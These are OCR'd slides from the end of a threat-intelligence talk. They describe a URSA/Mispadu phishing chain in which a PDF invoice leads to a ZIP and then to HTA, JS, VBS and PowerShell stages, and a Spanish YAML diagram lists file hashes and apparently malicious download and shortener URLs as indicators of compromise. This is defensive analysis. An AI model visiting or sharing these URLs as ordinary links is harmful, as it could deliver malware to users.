
CONCLUSIONS

- Threat actor keeps busy!
- Threat keeps evolving but not obfuscation

COMERCIAL BREAK

- CTIdiagram
  - New interactive version to be released
- Transform yaml -> html (take picture)

```
fecha: mayo de 2025
title: URSA/Mispadu

diagrama:
 - paso:
   icon:
   - phishing:
       - rsc/correo.png
   - pdffile:
       - rsc/factura.png
   text: Phishing con adjunto PDF
   description: El usuario recibe un correo con el pretexto de una supuesta factura, la contraseña es el correo electronico del
   iocs:
   - baeb522091e083a61b0cac112eeef9b13b0c64f82700207024f3509dbfa02386   pdf
   - https://tinyurl.com/39wj3mxt



 - paso:
   icon:
   - enlace
   - descarga:
       - rsc/descarga.png
   - zipfile:
       - rsc/zipfile.png
   text: PDF para descargar ZIP
   description: Al seguir el enlace desde el PDF se descarga un archivo comprimido con emojis en el nombre
   iocs:
   - https://sprl.in/rNlQd9r?1
   - https://sprl.in/Xqw6VxS
   - https://fbnaveg.com/
   - https://is.gd/5HWfSr
   - https://archivogjd.online/
   - https://webattach.mail.yandex.net/message part real/?sid=YWVzX3NpZDp7ImFlc0tleUlkIjoiMTc4IiwiaG1hY0tleUlkIjoiMTc4IiwiaXZCY
   - ba392628fbd710c865e768fbe99e57d7857ef93eaba3ef87a4bab77f76dc1ab5   zip
   - 723c7e346a78ca7a7a0e0e6718349e4e1654b50e22c734f895bccbfe51917aa1   hta


 - paso:
   icon:
   - htafile:
       - rsc/hta.png
   - jsfile:
       - rsc/jsfile.png
   - vbsfile-bug:
       - rsc/vbs1.png
   - powershell:
       - rsc/powershell.png
```


OnlineQuestions.org
Live online questions for large events: free-of-charge, anonymous, ad-free, easy-to-use
For Audience Members
Event number:
2020206
Enter
For Speaker
Admin
About

QA

- @hugo_glez
- hugo.gonzalez@upslp.edu.mx
- linkedin.com/in/hugoxglez

Questions